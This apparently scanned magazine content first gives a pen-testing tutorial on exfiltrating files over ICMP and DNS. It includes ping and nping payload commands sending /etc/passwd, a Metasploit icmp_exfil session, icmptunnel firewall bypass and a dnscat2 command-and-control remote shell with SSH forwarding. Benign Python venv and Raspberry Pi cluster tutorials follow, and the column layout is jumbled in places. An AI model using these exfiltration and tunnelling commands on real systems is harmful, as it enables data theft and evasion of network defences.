4702	80.810863403	192.168.56.101	192.168.56.1	ICMP	94	Echo (ping) request id=0x2bcc, seq=10453/545...
4703	80.811008841	192.168.56.101	192.168.56.1	ICMP	94	Echo (ping) request id=0x7f6b, seq=14090/261...
4704	80.849725982	192.168.56.1	192.168.56.101	ICMP	94	Echo (ping) reply id=0x458e, seq=31511/601...
4705	80.850142683	192.168.56.1	192.168.56.101	ICMP	94	Echo (ping) reply id=0x5a0b, seq=56964/340...
4706	81.322723399	192.168.56.101	192.168.56.1	ICMP	82	Echo (ping) request id=0x973c, seq=13464/389...
4707	81.379432581	192.168.56.1	192.168.56.101	ICMP	82	Echo (ping) reply id=0xd972, seq=45718/385...
4708	81.834320159	192.168.56.101	192.168.56.1	ICMP	82	Echo (ping) request id=0x5ac8, seq=44658/293...
4709	81.891413577	192.168.56.1	192.168.56.101	ICMP	82	Echo (ping) reply id=0xbc0d, seq=55203/419...
4710	82.091452317	192.168.56.101	192.168.56.1	ICMP	94	Echo (ping) request id=0x586d, seq=55155/296...

▶ Frame 4700: 241 bytes on wire (1928 bits), 241 bytes captured (1928 bits) on interface 0
 ▶ Ethernet II, Src: 0a:00:27:00:00:00 (0a:00:27:00:00:00), Dst: PcsCompu_45:4f:23 (08:00:27:45:4f:23)
 ▶ Internet Protocol Version 4, Src: 192.168.56.1, Dst: 192.168.56.101
 ▶ Internet Control Message Protocol
 Type: 0 (Echo (ping) reply)
 Code: 0
 Checksum: 0xd139 [correct]
 [Checksum Status: Good]
 Identifier (BE): 10013 (0x271d)
 Identifier (LE): 7463 (0x1d27)
 Sequence number (BE): 873 (0x0369)
 Sequence number (LE): 26883 (0x6903)

0000	08 00 27 45 4f 23 0a 00 27 00 00 00 08 00 45 00	..E0#.. ..E.
0010	00 e3 91 31 00 00 ff 01 38 31 c0 a8 38 01 c0 a8	...1... 81...8...
0020	38 65 00 00 d1 39 27 1d 03 69 45 00 00 c7 f4 e8	8e...9'... 1E...
0030	40 00 01 11 89 42 0a 00 01 01 ef ff ff fa 9b ab	0...B... ..E...
0040	07 6c 00 b3 8d 93 4d 2d 53 45 41 52 43 48 20 2a	1...M: SEARCH *
0050	20 48 54 54 50 2f 31 2e 31 0d 0a 48 4f 53 54 3a	HTTP/1.1 .HOST:
0060	20 32 33 39 2e 32 35 35 2e 32 35 35 2e 32 35 30	239.255.255.250
0070	3a 31 39 30 30 0d 0a 4d 41 4e 3a 20 22 73 73 64	1900..M AN: "ssd
0080	70 3a 64 69 73 63 6f 76 65 72 22 0d 0a 4d 58 3a	p:discover".MX:
0090	20 31 0d 0a 53 54 3a 20 75 72 6e 3a 64 69 61 6c	1..ST: urn:dial
00a0	2d 6d 75 6c 74 69 73 63 72 65 65 6e 2d 6f 72 67	-multisc reen-org
00b0	3a 73 65 72 76 69 63 65 3a 64 69 61 6c 3a 31 0d	service :dial:1
00c0	0a 55 53 45 52 41 47 45 4e 54 3a 20 47 6f 6f	USER-AG ENT: 600
00d0	76 73 65 73 65 73 65 73 65 73 65 73 65 73 65	

Above No, it's not an aesthetic bug – those ICMP packets are actually carrying HTTP traffic

As long as there is a single authorised outbound packet flowing from your network, the chances are that someone may be exfiltrating (stealing) data through it – even when that packet appears to be as harmless as an ICMP packet. Most system administrators set up their firewalls to allow ICMP packets of type 0 (echo-reply) and ICMP packets of type 8 out (echo-request). After all, testing network connectivity with an old-timer such as ping surely won't hurt, right?

Wrong. An ICMP packet can carry arbitrary data, so you can set up an ICMP tunnel to bypass firewalls and obfuscate traffic. The same goes for DNS; allowing full DNS queries is common practice on most systems and networks, so you can exfiltrate data using the DNS protocol over UDP packets too. In an emergency, you might still be able to spawn a remote shell by encapsulating it through a DNS tunnel first! Of course, using the following tools and techniques are not exclusive to pen-testing and ethical hacking; you can use ICMP and DNS tunnels to give your packets a degree of obfuscation.

Exfiltrate data with ping

First, you will need to set up a GNU/Linux VM using VirtualBox with at least one 'Host Only' network adaptor card. Make sure you can ping your host from this VM on its `vboxnet0` network interface (see http://bit.ly/lud_hostonly). You can also use two physical computers, or even a VM using bridged networking. Your host should be able to receive ICMP packets of type 8 from the VM. The VM should be able to receive ICMP packets of type 0 from your host (otherwise an ICMP tunnel wouldn't work at all!). Now, on your host computer spawn a new terminal and run `tcpdump` to start capturing ICMP echo-request packets from your VM (obviously, replace `<VMIP>` with your VM's IP Address):

```
sudo tcpdump -i vboxnet0 -X \
> "icmp and src host <VMIP>"
```

On your VM, open a terminal and send one ICMP echo-request packet to your host carrying the 'deadbeef'

payload with the old-school `ping` command and its `-p` flag (replace `<HOSTIP>` with the proper IP address):

```
ping -c 1 -p deadbeef <HOSTIP>
```

Back to your host you will clearly see the 'deadbeef' payload. According to the ping man page (see `man ping`), you can specify up to 16 padding bytes to fill up the packet. That's why you see 'deadbeef' more than once here. So you have been able to exfiltrate 'deadbeef' using just the ping command! Okay, so that's not very useful. We can do better; first install `nmap` on your VM with `sudo apt-get install nmap`. Now let's try to send a message from the VM but this time using `nping`, a utility included with `nmap`. Keep `tcpdump` running on your computer and run `nping` from the VM this way:

```
sudo nping -c 1 --icmp <HOSTIP> --data-string "Hi!"
```


The message will be clearly shown on your `tcpdump` terminal. How about sending a whole file instead of some dumb string? Run:

```
sudo nping -c 1 --icmp <HOSTIP> \
> --data-string "cat /etc/motd"
```

`nping` is great, but you need to be root or to find a way to escalate privileges – otherwise, you won't be able to exfiltrate data. With `ping`, on the other hand, you do not need to worry because it's a SETUID root binary already! It's a bit annoying, however, that you can only send up to 16 bytes per packet (the same bytes will end up filling the entire packet, so they're redundant). Some scripting will help you overcome this limitation. You will find two files on the coverdisc, `icmp-client.sh` and `icmp-server.py`. The former is a simple Bash script that uses the `ping` command and its `-p` flag to send chunks of up to 15

“ You can use ICMP and DNS tunnels to give your packets a degree of obfuscation ”

Base64-encoded bytes from a file to the desired host. The latter is a simple and absolutely unreliable Python script that uses `Scapy` (see <https://github.com/secdev/scapy>) to sniff ICMP echo-request packets coming from the desired host and store the payload in memory. Once it receives a special ICMP packet with the ending 'deadbeef', it saves all the bytes to disk and Base64-decodes them, thus effectively recovering the whole exfiltrated file. Get `icmp-server.py` from the coverdisc and make sure to install `python-scapy` before executing it: `apt-get install python-scapy`. Then start sniffing ICMP packets with:



```
msf > use auxiliary/server/icmp_exfil
msf auxiliary(server/icmp_exfil) > set FNAME_IN_PACKET false
FNAME_IN_PACKET => false
msf auxiliary(server/icmp_exfil) > set INTERFACE vboxnet0
INTERFACE => vboxnet0
msf auxiliary(server/icmp_exfil) > set BPF_FILTER icmp and src 192.168.56.101
BPF_FILTER => icmp and src 192.168.56.101
msf auxiliary(server/icmp_exfil) > run -j
[*] Auxiliary module running as background job 0.

[*] ICMP Listener started on vboxnet0 (192.168.56.1). Monitoring for trigger packet containing ^B0F
msf auxiliary(server/icmp_exfil) > [+] Beginning capture of "icmp_exfil_1529823131" data
[*] 3078 bytes of data received in total
[+] End of File received. Saving "icmp_exfil_1529823131" to loot
[+] Incoming file "icmp_exfil_1529823131" saved to loot
[+] Loot filename: /root/.msf4/loot/20180624085224_default_192.168.56.1_icmp_exfil_483094.txt
```

Figure 1

```
sudo python icmp-server.py <VMIP> <FILE>
vboxnet0
```

The previous command will sniff ICMP packets coming from the `<VMIP>` address on the `vboxnet0` interface, Base64-decoding all of the sniffed payload and storing it to `<FILE>`. Next, upload the client Bash script (`icmp-client.sh`) to your VM and run it as non-root. Remember: `ping` is a SETUID root binary already, so no need to `priv-esc`! Let's imagine you want to exfiltrate the `/etc/passwd` file; run:

```
./icmp-client.sh /etc/passwd <HOSTIP>
```

The client script will split the file into 15-byte chunks, Base64-encoding these bytes and feeding them to the ICMP packet thanks to `ping`'s `-p` flag. Our Python script will keep track of these chunks until the client sends the pattern 'deadbeef'. At this point, the Python script will stop sniffing packets, storing the Base64-decoded data to a file. Voilà! This is far from being reliable, but for small files it's good enough. Feel free to improve this script if you want to.

Writing your own scripts is great because you can learn new tricks. Sometimes, however, using something that has already been written and tested is faster and safer. Enter Metasploit, of course! Yes, we've covered the framework before, and we will continue doing so because it's massive. ICMP data exfil, you say? What a surprise, Metasploit has an auxiliary module just for that...

Install Metasploit on your computer (see http://bit.ly/lud_metainstall) and execute it: `msfconsole -q`. Select the `icmp_exfil` auxiliary module (see Resources) and set some of its options like this in order to start sniffing out ICMP packets:

```
use auxiliary/server/icmp_exfil
set FNAME_IN_PACKET false
set INTERFACE vboxnet0
```

Don't forget to set a minimal BPF filter to prevent

Above We wonder if there's anything that *hasn't* been implemented in Metasploit yet? Anyone...

■ ICMP shell
Do you feel like contributing to the community? Then head to <https://github.com/inquisb/icmpsh> and give these guys a hand. As of this writing, this ICMP shell does not support GNU/Linux targets, and that's a pity. So time to roll up your sleeves and get busy... and how about writing a Ruby module for Metasploit too?



Tutorial files
available:
filesilo.co.uk

```

A fancy shell tunneled via DNS
sh (debian) 3> id
sh (debian) 3> uid=1000(lud) gid=1000(lud) groups=1000(lud),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev),113(lpadmin),117(scanner) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023

sh (debian) 3> tail -5 /etc/passwd
sh (debian) 3> pulse:x:112:115:PulseAudio daemon,,,:/var/run/pulse:/bin/false
avahi:x:113:118:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
saned:x:114:119::/var/lib/saned:/bin/false
lud:x:1000:1000:lud,,,:/home/lud:/bin/bash
admin:x:1001:1001:Admin,,,:/home/admin:/bin/bash

sh (debian) 3>

Meanwhile, on your target computer .... :)
Got a command: COMMAND_SHELL [request] :: request_id: 0x0002 :: name: shell
[[ WARNING ]] :: Starting: /bin/sh -c 'sh'
[[ WARNING ]] :: Started: sh (pid: 1057)
Response: COMMAND_SHELL [response] :: request_id: 0x0002 :: session_id: 0x5931

** Peer verified with pre-shared secret!

Session established!

```

Figure 2

Above You'd better think twice before allowing outbound ICMP and DNS traffic on your network...

unexpected ICMP packets from coming in:

```
set BPF_FILTER icmp and src <VMIP>
```

Finally, you can run this module in the background; this will enable you to exfiltrate more than one file from the compromised computer, one after the other: **run -j**. This module expects a 'start trigger' before dumping sniffed packets to disk, and conversely a 'stop trigger' to finish the capture. Our previous Bash script (`icmp-client.sh`) has been modified bearing this in mind; get `icmp-client-msploit.sh` from the coverdisc and upload it to the VM. Now execute this new version on the VM to exfiltrate the `/etc/passwd` file while keeping an eye on Metasploit (see **Figure 1**, on p45):

```

./icmp-client-msploit.sh /etc/passwd <HOSTIP>
[+] Beginning capture of "icmp().." data.
[*] 36 bytes of data received in total
[+] Incoming file "icmp().." saved to loot.

```

Once the exfiltrated data is stored to a loot file, you can recover its contents by Base64-decoding it. Metasploit appends two additional null bytes after every chunk of sniffed data, so make sure to get rid of these bytes before decoding the file or you will get an error:

```

cat /root/.msf4/loot/<FILE>\
> |tr -d '\0' |base64 -d

```

Exfiltrating files over ICMP is fine and easy to do. But sometimes you will need to do more complex things, like encapsulating non-ICMP traffic to bypass firewalls or simply to obfuscate traffic to fool IDSes. Consider this:

you are on a network where outbound TCP connections to the internet are not allowed. However, you can ping other hosts and receive their echo-reply responses. No need to worry then: ICMP tunnels to the rescue! You can establish an ICMP tunnel from this host to a server on the internet of which you have control (and can ping, of course) in order to transmit whatever you need to, be it HTTP or SSH. There are a bunch of ICMP tunnels on GitHub ready to use; we like the one written by Dhaval Kapil (see Resources). Clone its repository first: **git clone https://github.com/DhavalKapil/icmptunnel**. Then build it: **cd icmptunnel && make**. Start the tunnel in server mode by running:

```
sudo icmptunnel -s <HOSTIP>
```

Upload the `icmptunnel` binary and the `client.sh` bash script to your VM. Edit `client.sh` to accommodate your VM settings: `<server>` should point to your ICMP tunnel server, `<gateway>` should point to the VM's gateway (or 0.0.0.0), and `<interface>` should point to the VM network interface. The line should read something like **route add -host <HOSTIP> gw 0.0.0.0 dev enp0s8**. Next, start the tunnel by running `icmptunnel` in client mode:

```

sudo icmptunnel -c <HOSTIP>.
[DEBUG] Src address being copied:
192.168.56.101

```

The tunnel is ready. If you run **netstat -r** on your VM, you will see that every packet is routed through the **tun0** virtual interface – that is, the tunnel. Now get back to your computer and start capturing some ICMP packets using `tcpdump` as you did earlier; open an internet browser on your VM and browse to some web pages. See?

Exotic data exfiltration

So far you have learned some tricks and used some tools to exfiltrate data using ICMP and DNS. But that's not all, folks! Every single protocol in existence may offer incredible possibilities to pilfer data. From FTP MKDIR to QR codes, the sky (and packet size) is the limit. Browse to <http://pyexfil.morirt.com> for some bright and crazy ideas.

You do have internet connectivity over the ICMP tunnel, and your `tcpdump` command will be showing a great deal of HTTP traffic flowing from your VM, encapsulated within the payload of ICMP packets. Handy, huh?

Spawn a remote shell over DNS

ICMP tunnels are great, but so are DNS tunnels! Dnscat2 (see Resources) is often used by Red Teams to create an encrypted command-and-control (C&C) channel over the DNS protocol. You can use it to spawn a remote shell too. Traditionally, you set up the client version of Dnscat2, executed on the compromised system, so that it performs legitimate name resolution while at the same time it establishes an encrypted DNS tunnel to your domain's authoritative name server – namely, the C2 server.

You need, of course, to own a domain in the first place. However, a direct connection from the compromised system to your dnscat2

created, like so:

```
session -i 2
sh (debian) 2>
```

You can run any command you want; its output will be carried to you over a DNS connection (see **Figure 2**). Execute `tcpdump` on your computer to capture UDP packets coming from the VM; as you can see, the traffic is encrypted. Once you are finished with this session, kill it. Exit the session with **back**. Then run `kill <SESSIONID>`. You can get a list of established sessions by running **sessions**.

Once you have an established DNS tunnel, you can start local listeners on your computer to encapsulate any sort of TCP traffic over the tunnel. This is ideal to bypass firewalls and to directly access local devices connected to the same network as the compromised system, from outside the

internal network. Let's imagine you need to get access to a local SSH server protected from the internet behind a firewall. You have been able to compromise a system and you have uploaded the dnscat2 client

binary. You have established an encrypted DNS tunnel. Now, you can start a local listener on your computer. On the dnscat2 client interface, run the command **listen**:

```
listen 8080 <LOCALSSH>:22
Listening on 0.0.0.0:8080 ...
```

Now open a new terminal and run `ssh -p8080 localhost`. You will be connected to the local SSH server through the DNS tunnel. On your dnscat2 terminal you will see '[Tunnel 0] connection successful!'. Get back to your VM; your dnscat2 client will be showing some messages as well: 'Got a command: TUNNEL_CONNECT [request] :: request_id 0x0001 :: host <LOCALSSH> :: port 22.'

Once you are done, run **back** to exit the session and close any local listeners with the command `kill <SESSIONID>`. You can get a list of all of the local listeners with the command **tunnels**.

Dnscat2 also includes the command **download**, so exfiltrating files from the compromised system couldn't be easier! Interact with the session and then use `download /etc/passwd`, for example. ■

“ Dnscat2 is often used by Red Teams to create an encrypted command-and-control channel over the DNS protocol ”

server is also possible, and actually this is the easiest scenario.

So let's start by cloning dnscat2 repository: `git clone https://github.com/iagox86/dnscat2`. Install the prerequisites: `apt-get install ruby-dev g++ ruby-bundler`. Next, build it: `cd dnscat2; make; cd server; bundle install`. Before running the C2 server, make sure you allow DNS queries from your VM: `iptables -I INPUT 1 -s <VMIP> --dport 53 -j ACCEPT`. Finally, start the server with `sudo ruby dnscat2.rb`. You will be given a secret key to use on your compromised system to guarantee encryption. Upload the **client/dnscat** file to your VM, spawn a new shell and execute it – you don't need to be root:

```
./dnscat --dns server=<HOSTIP>
--secret=<KEY>
```

Back at your computer, you will see that a new encrypted connection has been established and a new session is created. Interact with this session using `session -i 1`. Run a new shell process: **shell**. Press **Ctrl+Z** or type the command **back** and then interact with the new shell session just


WHAT NEXT?

Read something old, something new

1 A Bug Hunter's Diary

Tobias Klein

Published by No Starch Press



When it comes to technology, as soon as you have finished writing about something it's rendered obsolete almost immediately. We should know! Some books may now be quite behind

the times and yet others are explicitly written to look that way – like *A Bug Hunter's Diary*, an amazing read through the wilds of software security. Here you will learn about the old ways of finding and exploiting bugs. Some of these techniques are still applicable today, although due to newer operating systems and their memory protections, without ROP (Return Oriented Programming), you would irremediably fail.

2 The Hacker Playbook

Peter Kim

Published independently



You should probably have heard of Peter Kim; he's a well-known professional pen-tester and author of three amazing books about pen-testing and ethical hacking.

This is the third installment in his *Hacker Playbook* series. This book is full of tools, techniques and more importantly ideas that Peter shares with his readers to make you a better pen-tester. It's packed with some labs too to get your hands dirty. Perhaps on the downside, it's largely focused on Windows OSes, but there are sections on GNU/Linux and macOS as well.



Tam Hanna

Tam is a veteran of the embedded space. His tenure of service has seen him program and interconnect all kinds of microcontrollers.

Resources

■ Virtualenv
<https://virtualenv.pypa.io/en/stable>

Python: Create virtual environments for projects

Python is deeply integrated with Linux and virtual environments isolate code from the rest of the system

The tremendous breadth of the Python ecosystem is the language's strongest selling point. But great power can lead to great inertia. Python 3.x broke backward compatibility while introducing badly needed syntactic changes, which library authors were less than keen to accept. Having to reconfigure a system-wide Python installation quickly becomes tedious, and installing specific versions of the interpreter can break some distributions; for example, initialisation scripts can fail due to syntactic differences or library API changes.

A way to avoid this is to use virtual environments (venvs), which isolate projects from the system's Python environment. Libraries installed in a venv don't interact with the rest of the system, thereby reducing clashes and leading to a more enjoyable programming experience. Getting started with venv is not particularly difficult. The following steps use a virtual machine with Ubuntu 18.04, though other distributions behave similarly. If your system uses Python 2.x as default, install a version of Python 3.x or use virtualenv (<https://virtualenv.pypa.io/en/stable>) instead of the venv tool.

Getting started with venv

Ubuntu 18.04 comes with Python 3 installed. The virtual environment tool, venv, isn't deployed automatically and must be obtained from APT, the package manager, using the familiar `apt-get` command:

```
$ sudo apt-get install python3-venv
```

Create virtual environments using the `-m venv` option along with a folder name. This command only needs to be invoked once and will create the proper folder structure.

```
tamhan@tamhan:~$ python3 -m venv workspace
```

Activate virtual environments using the `bin/activate` script after changing into the workspace folder. An activated workspace changes the prompt – if a workspace name is shown in front of the current working directory, Python commands are redirected:

```
tamhan@tamhan:~$ cd workspace/
tamhan@tamhan:~/workspace$ source bin/activate
(workspace) tamhan@tamhan:~/workspace$
```

This is accomplished by venv via a set of hyperlinks.

For example, both `python` and `python3` are redirected to files hosted inside the virtual environment. A newly created workspace contains a group of standard libraries considered essential by the script's developer team. Finally, `pyvenv.cfg` provides a bit of metadata such as the version of the Python interpreter intended to run the virtual environment:

```
(workspace) tamhan@tamhan:~/workspace$ cat
pyvenv.cfg
home = /usr/bin
include-system-site-packages = false
version = 3.6.5
```

An open virtual environment can be closed by entering the `deactivate` command. Alternatively, the terminal window can also be restarted – this clears the local path and variables, thereby returning the Python environment to a pristine state:

```
(workspace) tamhan@tamhan:~/workspace$
deactivate
```

“venv is preferable to virtualenv because of venv's significantly lower memory demands”

When inside a virtual environment, libraries can be installed easily. `pip install` usually does not change its behaviour when in a virtual environment – most libraries work flawlessly both inside and outside of a venv. If a library is known to cause problems, `pip install` will usually give a warning informing you of the issue:

```
(workspace) tamhan@tamhan-VirtualBox:~/workspace$ pip install PyDrive
```

Being inside a virtual environment doesn't affect the behaviour of most Python tools. Scripts run as if you were on a normal command line – the only difference is that the libraries provided are taken from the virtual environment rather than the global one. Invoking `pip` with

the `--user` command is not required when in a virtual environment. `venv` redirects the location of the global library cache into a local folder, thereby ensuring that 'global' installation attempts can not break out of the confines of the virtual environment.

Working with 2.7

Versions of Python 3.x are, by and large, compatible with one another. The main area of interest is Python 2.7, which does not work well with Python 3.x. Due to the large number of libraries and support tools, Python interpreters cannot be installed inside a virtual environment - they must, instead, be installed globally. On Ubuntu 18.04, Python 2.7 can be installed with the following command sequence:

```
tamhan@tamhan:~/workspace$ sudo apt install python2.7 python-pip
```

Running the commands above populates both `python` and `python3`. Commands can be correlated to interpreter versions by entering the `--version` parameter:

```
tamhan@tamhan:~/workspace$ python --version
Python 2.7.15rc1
tamhan@tamhan:~/workspace$ python3 --version
Python 3.6.5
```

`venv` is part of the official Python distribution and should be used with all supported interpreters. Unfortunately, the product was only introduced in version 3.3, which means that working with Python 2.7 requires a slightly different approach:

```
tamhan@tamhan:~/$ sudo apt-get install virtualenv
```

`virtualenv` is a standalone version of the `venv` utility, which behaves in a similar way. A Python 2.7 workspace can be created by using the `--python` parameter to pass in the version of the interpreter which is to be used:

```
tamhan@tamhan:~/workspace$ virtualenv --python /usr/bin/python workspace27
Running virtualenv with interpreter /usr/bin/python
New python executable in /home/tamhan/workspace27/bin/python
Installing setuptools, pkg_resources, pip, wheel...done.
```

When configured, a `virtualenv`-based virtual environment behaves in a similar way to the standard `venv` utility. For example, activation can be accomplished like this:

```
tamhan@tamhan:~/workspace27$ source bin/activate
(workspace27) tamhan@tamhan:~/workspace27$
```

However, you'll find that `venv` is preferable to `virtualenv`

```
tamhan@tamhan-VirtualBox:~/workspace$ source bin/activate
(workspace) tamhan@tamhan-VirtualBox:~/workspace$ pip freeze
cachetools==2.1.0
google-api-python-client==1.7.4
google-auth==1.5.0
google-auth-http2==0.0.3
httplib2==0.11.3
oauth2client==4.1.2
pkg-resources==0.0.0
pyasn1==0.4.3
pyasn1-modules==0.2.2
PyDrive==1.3.1
PyYAML==3.13
rsa==3.4.2
six==1.11.0
uritemplate==3.0.0
```

because of `venv`'s significantly lower memory demands. A traditional `virtualenv`-based workspace tends to occupy about 20MB, while `venv` tends to be able to make do with 5-6MB. This might not be an issue for one or two folders but it will become onerous if every program is placed in its own virtual environment.

Export virtual environments

Creating virtual environments isolates your program and its libraries from the host environment. They can also be transferred to friends and colleagues in a fashion similar to containers. In theory, zipping up the folder and extracting it on another machine should work; in practice, hard-coded folder information and architectural differences tend to muddy the waters. A safer approach involves creating a list of all installed libraries, which are then re-installed on the target machine. Start by entering `pip freeze` - the Python package manager will respond by emitting the output shown in the grab above.

Running `pip freeze` provides a list of all modules installed in a virtual environment. The output of `pip freeze` can be read by other installations of the program, thereby recreating the installed environment. Output redirection saves time, as the following command creates a text file in the current working directory:

```
pip freeze > requirements.txt
```

After that, move `requirements.txt` to the new target machine. Open a new virtual environment and use `pip install -r` to refetch libraries and components:

```
$ virtualenv <env_name>
$ source <env_name>/bin/activate
(<env_name>)$ pip install -r requirements.txt
```

Transferring virtual environments between different machines tends to work without major problems as long as the same Python version is used on the source and the target box. Issues are usually caused by third-party code - accessing an Ubuntu-specific operating system service - likely to give grief on a process computer. On today's high-end machines, there is little reason not to use a `venv` or a similar isolation system. ■

Above Running `pip freeze` provides a list of all modules installed in a virtual environment

■ The overkill option

The ever-increasing availability of hardware resources transforms container environments, such as Docker, into viable alternatives to virtual environments. If a program must be isolated really well from the underlying operating system, using one of the various Python containers available in Docker Hub is an attractive alternative.



Joey Bernard

Joey is a columnist covering scientific software, as well writing Python code for the Raspberry Pi. In his day job, he helps researchers and students at the university level design and run HPC projects on supercomputing clusters.


Resources

■ **IPython Parallel**
<https://ipyparallel.readthedocs.io/en/latest>

■ **Berryconda**
<https://github.com/jjhelmus/berryconda>

Run parallel code on your Pi with IPython Parallel

There are lots of methods to run parallel code on a network of Raspberry Pis – here's one of the best



The Raspberry Pi provides a very powerful yet very energy-efficient computing package. While its portability has made it a great platform for mobile applications, there is a lot of 'real' computing that can be done with it too. This issue, we'll look at how you can run parallel Python code on a network of Raspberry Pis. Specifically, we'll see how to set up a cluster of Raspberry Pis using IPython Parallel, and how to run parallel code on this cluster.

You'll want to start by physically connecting the Raspberry Pis together over a network. This may be a small local network, where they're all connected to the same router or switch. For the rest of this article, we will be assuming that the Raspberry Pis all have static IP addresses in the range of 192.168.0.1 to 192.168.0.255, since these are reserved for internal local networks. From here, we will move on to setting up the software and actually running jobs. You should end up with probably the quietest and most energy-efficient supercomputing known to man (well, perhaps).

Getting started

IPython Parallel – which we'll refer to by its shorter package name of `ipyparallel` – is a Python module that adds the ability to run multiple IPython engines and have them talk to each other. These could be on a single machine, but in order to maximise the amount of computing you can do, they can be run on multiple separate machines. `ipyparallel` is built on a layered structure of three main parts: a controller, one or more clients and one or more engines. The engines are the

IPython kernels that actually run your Python code. In our setup, these engines will be distributed across all the connected Raspberry Pis. The clients are the Python programs that connect to your `ipyparallel` cluster and request computations to be done. The controller is the core of your `ipyparallel` cluster, and is actually made up of a hub and one or more schedulers. The hub manages the entire cluster and all the communications between all of the parts. The schedulers wrap the engines and manage the amount of work being given to them.

Install IPython Parallel

The first step is to install `ipyparallel` on your Raspberry Pi. It's not likely to be in the package repository of whatever distribution you're using, so in most cases, you'll need to install it using `pip` – which, of course, also means installing `pip` first! In Debian-based distributions, such as Raspbian, you can install it with the following command:

```
sudo apt-get install python-pip
```

If you're using Python 3.x, you'll want to install `python3-pip` instead. Once `pip` is installed, you can install `ipyparallel` with the following command:

```
sudo pip install ipyparallel
```

If you're using Python 2.x, you may run into an issue here. The latest versions of `ipyparallel` don't support older versions of Python 2.x and 3.x, and you are more likely to have an older version of Python 2.x. This is because

most projects are moving to Python 3.x. If you run into this problem, your two choices are either to move to Python 3.x or install an updated Python 2.x. That will depend on the other requirements of your project. While you don't necessarily need to do the same thing on every Raspberry Pi, especially the clients, this is probably the easiest way to make sure all the support libraries and Python modules are installed. So, for the rest of this article, we'll assume that you simply installed the full `ipyparallel` module on all the Raspberry Pis being used.

Set up the master

The master Raspberry Pi node will be the main controller, called the master node for the rest of this article. On this master node, you need to start the controller portion of `ipyparallel` so that all the other nodes have somewhere to connect to. You use `ipcontroller` for this. One of the most important command line options to this command is `--ip=XXXX`, where `XXXX` is the IP address that the `ipyparallel` controller is allowed to listen on. If your Raspberry Pi cluster is completely isolated on its own private network, you can set this option to `'*'`. The complete command would look like the following:

```
ipcontroller --ip='*'
```

Otherwise, set it to the IP address of the master node. Once the program has started up, you will see diagnostic messages being printed in the terminal window where you started the controller. Some of these messages include the location of several files being created. On my machine, this happens to be `/home/jbernard/.ipython/profile_default`. One of the files created, `./security/ipcontroller_engine.json`, will be used in the next section of this article. There are also several others, some of which we will look into.


Use profiles

You should have noticed that all these files are located under the subdirectory `profile_default`. `Ipyparallel` uses profiles to enable you to have tuned configurations for different situations. The default one is created the first time you start the `ipcontroller` program, and is used unless you say otherwise. If you have more than one use-case in mind, you can create a new profile with the following command:

```
ipython profile create --parallel
--profile=myprofile
```

You can then use it by adding the command line option `--profile=myprofile`. All the options we've been including in the `ipcontroller` command can all be placed in configuration files in the profile directory. For example, the command line option `--ip=` would have the following lines placed in the file `/home/jbernard/.ipython/profile_default/ipcontroller_config.py`:

```
# in ipcontroller_config.py
HubFactory.ip = '*'
```



Left You can do rather larger problems going parallel, such as calculating the number of two-digit pairs in the first 150 million digits of pi

“`Ipyparallel` is built on a layered structure of three main parts: a controller, one or more clients and one or more engines”

The documentation covers many more options that you can configure to tune your controller, so make sure you check it out.

Use engine profiles

The bulk of your Raspberry Pis will be set up as clients to execute the parallel code you'll be running. These clients need to be configured so that they know where the controller is running.

